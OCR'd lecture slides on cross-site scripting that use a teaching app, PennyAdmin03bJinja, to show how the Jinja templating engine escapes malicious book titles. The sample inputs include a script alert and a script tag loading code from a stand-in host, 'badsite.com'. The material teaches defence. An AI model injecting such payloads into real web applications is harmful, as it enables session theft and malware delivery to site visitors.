
XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute
puppies</a>
```


XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 1 (cont.):




XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 1 (cont.):



XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 1 (cont.):



Browser doesn't interpret book title as page link


XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been
hacked");</script>
```


XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 2 (cont.):




XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 2 (cont.):



XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 2 (cont.):



Browser doesn't display alert

XSS Attacks

- See **PennyAdmin03bJinja** app
  - Example 3:
    - Hypothetically…
    - When adding a book, attacker enters this as title:

```
<script
src="http://badsite.com/static/malic
ious.js"></script>
```

    - Would **not** cause browser to execute malicious code from another website

XSS Attacks

- Note:
  - **Mustache** template engine also sanitizes strings
    - In JavaScript, Python, Java, …

XSS Attacks

- Q: Project concern?
- A: Yes!!!

Lecture Summary

- In this lecture we covered:
  - A baseline example
  - SQL injection attacks
  - Cross-site scripting (XSS) attacks